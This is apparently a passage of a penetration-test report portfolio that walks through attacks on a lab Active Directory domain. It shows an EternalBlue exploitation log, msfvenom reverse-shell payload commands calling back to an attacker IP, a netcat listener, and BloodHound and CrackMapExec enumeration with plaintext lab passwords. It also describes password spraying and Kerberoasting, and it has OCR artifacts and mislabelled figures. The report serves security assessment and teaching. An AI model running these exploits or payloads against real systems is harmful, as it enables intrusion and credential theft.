


Figure 23: Metasploit validation of the MS17-010 vulnerability on PT-WIN7-01. This is the actually exploitation an outside attacker would use to access any similar open or unpatched TC computers. This is all happening on port 445. Port 445 carries SMB over TCP and we can follow the systematic path above and below as the exploit gains access to the machine.

At Solutions Portfolio

- *msf exploit(windows/smb/ms17_010_eternalblue) > exploit*
- *The target is vulnerable.*
- *Connecting to target for exploitation.*
- *Connection established for exploitation.*
- *Target OS selected valid for OS indicated by SMB reply*
- *Receiving response from exploit packet.*
- *ETERNALBLUE overwrite completed successfully.*
- *Sending egg to corrupted connection.*
- *Meterpreter session 2 opened (192.168.200.250:4444 -> 192.168.200.231:5634) at 2026-01-27 12:14:15 -0800*
    - *After this point the rogue has system level access to exploited system*

Metasploit Venom: Custom Payload Generation Tool

Metasploit's msfvenom tool was used to generate a customized reverse shell payload designed to exploit a vulnerable Windows system during a penetration test. Once executed on the target, it establishes a remote connection back to the tester, enabling controlled command execution for security assessment purposes.

In this case, **msfvenom** was used to generate a **Windows reverse TCP shell payload**. A reverse shell payload causes the target machine to initiate a connection back to the tester's system (LHOST) on a specified port (LPORT). Once the connection is established, the tester gains remote command-line access to the target (Rapid7)

The below are some examples used to generate this exploit payload

```
msfvenom -p windows/shell_reverse_tcp LHOST= 192.168.200.250 LPORT=4444 -b "\x00\x0a\x0d" -f python
msfvenom -p windows/shell_reverse_tcp LHOST="192.168.200.250" LPORT=443 EXITFUNC=thread -b '\x00' -e
x86/shikata_ga_nai -f python
```

Below is a breakdown of what the helps provide for the switches and terms used above.
-p: Sets the payload type (e.g., windows/shell_reverse_tcp for a basic shell or windows/meterpreter/reverse_tcp for a full Meterpreter session).
LHOST/LPORT: Your attacker IP and the port used to listen on or to actually access the remote machine.
-b: Specifies bad characters to exclude from the shellcode.
-f: Sets the output format (e.g., python for inclusion in an exploit script or exe for a standalone file).
python: this is the method used to deploy the exploit shell.

Relative findings information for this section: *S-01: SMBv1 Remote Code Execution (MS17-010)*, *S-02: SMB Signing Not Enforced*, *S-03: End-of-Life Operating System*, *S-04: Exposed RDP with Weak Cryptography*, *and S-13: Insufficient Network Segmentation Facilitates Lateral Movement*.

Metasploit Venom Artifacts & Screenshots

This test demonstrates the use of a known buffer overflow attack vulnerability against a 32-bit Windows application (vulnserver.exe) which we found running on TC Windows 7 computers. The objective was to redirect the application's execution flow to run A# team created shellcode,

A# Solutions LLC Website Portfolio

ultimately granting a reverse command shell to display on the remote A# Kali Rogue machine. Which we were able to accomplish with the know exploit. Our team was able to use port 443 but not port 4444 to access the TC Windows 7 computers.




Figure 24: Actual creation of a msfvenom Windows reverse TCP shell payload that, when executed on a target system, initiates a connection back to the attacker's machine at IP 192.168.200.250 on port 443. Once connected, it provides remote command-line access to the tester – seen later in Figure 25.

Full access was established and administrative access was allowed to our team on this TC Windows 7 computer. Once established the attacker can access system/administer account function. Start programs on the remote machine, copy files, browse all directories, change passwords, and lateral movement throughout networked devices – per current user's credentials.




Figure 25: Netcat (nc -nlvp 443) was configured to listen on port 443. Our team successfully received an incoming reverse shell connection from the TC target Windows 7 system (192.168.200.252). Upon connection, a Windows 7 command shell was established, confirming successful payload execution and remote command access to the TC Windows 7 host.

BloodHound: Pathfinding & Graphing

A powerful analytical tool that uses graph theory to reveal hidden relationships within the TC domain. It visualizes complex attack paths, such as "User A can RDP to Server B, which has a Domain Admin logged in," making it easy to find the quickest route to Domain Admin.

Website Portfolio

Relative findings information for this section: *S-06: Excessive Active Directory Enumeration Exposure*, *S-09: Inadequate Active Directory Privilege Segmentation*, *and S-10: Identity-Based Attack Path Discovery (Bloodhound/Sharphound)*.

Active Directory Attack Path Analysis (BloodHound Methodology)

Using techniques consistent with enterprise Active Directory attack-path mapping, A# Solutions evaluated how an adversary could progress from initial foothold to privileged domain access.

Enumeration activities performed from the Rogue Kali testing platform identified multiple viable privilege escalation paths within the domain trust structure. Analysis indicates that once an attacker obtains valid domain credentials, the current environment permits excessive visibility into all of the following information:

- Domain user relationships
- Group memberships
- Administrative privilege assignments
- Lateral authentication pathways

Modeled attack graphics demonstrate that the environment lacks sufficient privilege tiering and segmentation controls. As a result, the effort required for an attacker to transition from a low-privileged domain user to highly privileged roles are significantly reduced.

These conditions are consistent with common enterprise compromise paths observed in real-world intrusions.

BloodHound Artifacts & Screenshots




Figure 26: Enumeration of privileged accounts within the Admin Container of the north.sevenkingdoms.local domain. The presence and visibility of these high-value identities demonstrate potential attack paths to elevated domain privileges if

A# Solutions LLC Portfolio

any associated credentials are compromised. Plainly, this is a view of all of the Administer User and Group accounts. This allowed out team to visually verify which user accounts have admin credentials.

```
┌──(kali㉿kali)-[~]
└─$ bloodhound-python --zip -c All -d north.sevenkingdoms.local -u brandon.stark -p iseedeadpeople -dc winterfell.north.sevenkingdoms.local -ns 10.4.10.189

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: north.sevenkingdoms.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Getting TGT for user
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
WARNING: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 3 computers
INFO: Connecting to GC LDAP server: winterfell.north.sevenkingdoms.local
WARNING: Kerberos auth to LDAP failed, trying NTLM
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
WARNING: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 17 users
INFO: Found 51 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: castelblack.north.sevenkingdoms.local
INFO: Querying computer: winterfell.north.sevenkingdoms.local
WARNING: Failed to get service ticket for castelblack.north.sevenkingdoms.local, falling back to NTLM auth
WARNING: Failed to get service ticket for winterfell.north.sevenkingdoms.local, falling back to NTLM auth
CRITICAL: CCache file is not found. Skipping ...
CRITICAL: CCache file is not found. Skipping ...
WARNING: DCE/RPC connection failed: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
WARNING: DCE/RPC connection failed: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
INFO: Done in 00M 05S
INFO: Compressing output into 20260225182546_bloodhound.zip
```

Figure 27 - This shows how our team was able to grab all of the network ladap/Admin tool User and Computers information. Execution of BloodHound Python ingestor from Kali Rogue using valid domain admin credentials. The command performed a comprehensive LDAP and SMB enumeration against the WINTERFELL domain controller and exported the results for attack path data. All of this data was saved in Json files on the Kali local drive. Then imported into the BloodHound web based UI for analysis seen in Figures 26 and 28-31.




Figure 28: BloodHound relationship mapping of the local Administrator account within the north.sevenkingdoms.local domain. The identified privilege and session relationships further illustrate potential attack paths that could allow an adversary to leverage this account for lateral movement or full domain compromise.




Figure 29: BloodHound node property view for the Administrator account in north.sevenkingdoms.local. The panel displays LDAP-derived attributes such as object ID, domain context, account creation metadata, and descriptive fields gathered during authenticated enumeration.




Figure 30: BloodHound zone summary displaying enumerated Active Directory object types and counts for north.sevenkingdoms.local. The dataset reflects users, groups, computers, and other security principals collected during authenticated LDAP enumeration.




Figure 31: High-value user account with Administrators membership demonstrating extensive privilege connectivity. The density of relationships indicates a reduced attack path length to critical assets, significantly increasing the risk of rapid privilege escalation if the account is compromised.

CrackMapExec (CME): Network Post-Exploitation

A "swiss-army knife" for AD environments. In this engagement, it was used to perform an SMB Sweep, allowing the team to quickly identify live hosts, check for SMB signing status, and test captured TC credentials across the entire subnet simultaneously.

Relative findings information for this section: *S-07: Potential Lateral Movement via SMB/RPC*, *S-09: Inadequate Active Directory Privilege Segmentation*, *and S-12: NTLM Authentication Weakness (Legacy Protocol Exposure)*.

CrackMapExec Artifacts & Screenshots

```
┌──(kali㉿kali)-[~]
└─$ sudo crackmapexec smb -u samwell.tarly -p Heartsbane -d north.sevenkingdoms.local 10.4.10.189 --users   [UTC: 20260225 20:37:38](02-25 12:37 PST)
SMB         10.4.10.189     445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
(signing:True) (SMBv1:False)
SMB         10.4.10.189     445    WINTERFELL       [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
SMB         10.4.10.189     445    WINTERFELL       [+] Enumerated domain user(s)
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\sql_svc                     badpwdcount: 3 desc: sql service
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\jeor.mormont                badpwdcount: 4 desc: Jeor Mormont
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\samwell.tarly               badpwdcount: 0 desc: Samwell Tarly (Passw
ord : Heartsbane)
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\jon.snow                    badpwdcount: 4 desc: Jon Snow
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\hodor                       badpwdcount: 0 desc: Brainless Giant
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\rickon.stark                badpwdcount: 3 desc: Rickon Stark
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\brandon.stark               badpwdcount: 3 desc: Brandon Stark
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\sansa.stark                 badpwdcount: 3 desc: Sansa Stark
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\robb.stark                  badpwdcount: 0 desc: Robb Stark
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\catelyn.stark               badpwdcount: 3 desc: Catelyn Stark
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\eddard.stark                badpwdcount: 1 desc: Eddard Stark
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\arya.stark                  badpwdcount: 3 desc: Arya Stark
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\krbtgt                      badpwdcount: 3 desc: Key Distribution Cen
ter Service Account
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\localuser                   badpwdcount: 0 desc: LocalUser
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\Guest                       badpwdcount: 3 desc: Built-in account for
 guest access to the computer/domain
SMB         10.4.10.189     445    WINTERFELL       north.sevenkingdoms.local\Administrator               badpwdcount: 3 desc: Built-in account for
 administering the computer/domain
```

Figure 31: Post-authentication domain reconnaissance via SMB resulting in full user enumeration. The successful query of domain principals using a standard user account illustrates how compromised credentials can rapidly expand attacker visibility and support subsequent privilege-escalation and password-targeting attacks. Notice that user description: 'Samwell Tarly (Password : Heartsbane)'. Yes, that is the user's actual password, for all to see in the plain text description line.

Aft Solutions Portfolio




Figure 32: CrackMapExec SMB authentication sweep using users.txt wordlists against winterfell.north.sevenkingdoms.local. The command performed non-bruteforce credential testing and successfully identified valid credentials for the hodor account while other attempts returned logon failures. This was due to the username and password being the same. Not meeting the best Practices Password Policies.

Sprayhound: Password Spraying

A tool designed to automate password guessing (spraying) across a list of AD users while integrated with Bloodhound. It attempts a single common password (like TyrellCorp2023!) against all users to avoid account lockouts while seeking a "weak link."

Relative findings information for this section: *S-10: Identity-Based Attack Path Discovery (Bloodhound/Sharphound)* and *S-12: NTLM Authentication Weakness (Legacy Protocol Exposure)*.

Sprayhound Artifacts & Screenshots




Figure 33: Execution of Sprayhound against the tyrell.corp domain controller (10.4.10.189). The tool successfully enumerated the domain password policy (Lockout Threshold: 5) and performed a targeted spray using a low-privilege service account. The artifact confirms a successful login for the user hodor, identifying a weak credential ('hodor') that facilitates initial access and internal lateral movement within the TC identity infrastructure. This was a different means to find a user who has the username and password being the same

GetNPUsers.py: Kerberos Pre-Auth Attack

Part of the Impacket library, this tool queries the Domain Controller for users who do not require Kerberos pre-authentication. If found, it allows the team to "AS-REP Roast" the account, capturing a hash that can be cracked offline to get a cleartext password.

Relative findings information for this section: *S-10: Identity-Based Attack Path Discovery (Bloodhound/Sharphound)* and *S-12: NTLM Authentication Weakness (Legacy Protocol Exposure)*.

Attributions LLC Website Portfolio

GetNPUsers.py Artifacts & Screenshots




Figure 34: Execution of GetUserSPNs.py against the TC Domain Controller (10.4.10.189). The tool identified high-value service accounts like (sql_svc & jon.snow) configured with Service Principal Names (SPNs). The team successfully requested encrypted TGS tickets for these accounts and exported them to kerberoasting.hashes fiile for offline cracking. This demonstrates a critical path for escalating privileges from a standard user (brandon.stark) to administrative service accounts without triggering traditional authentication alerts.

GetADUsers.py: AD User Discovery

Another Impacket utility used to gather information about TC's Active Directory users via LDAP. It provides a clean list of all accounts, descriptions, and last-logon metadata to help prioritize high-value targets.

Relative findings information for this section: *S-06: Excessive Active Directory Enumeration Exposure* and *S-09: Inadequate Active Directory Privilege Segmentation*.

GetADUsers.py Artifacts & Screenshots

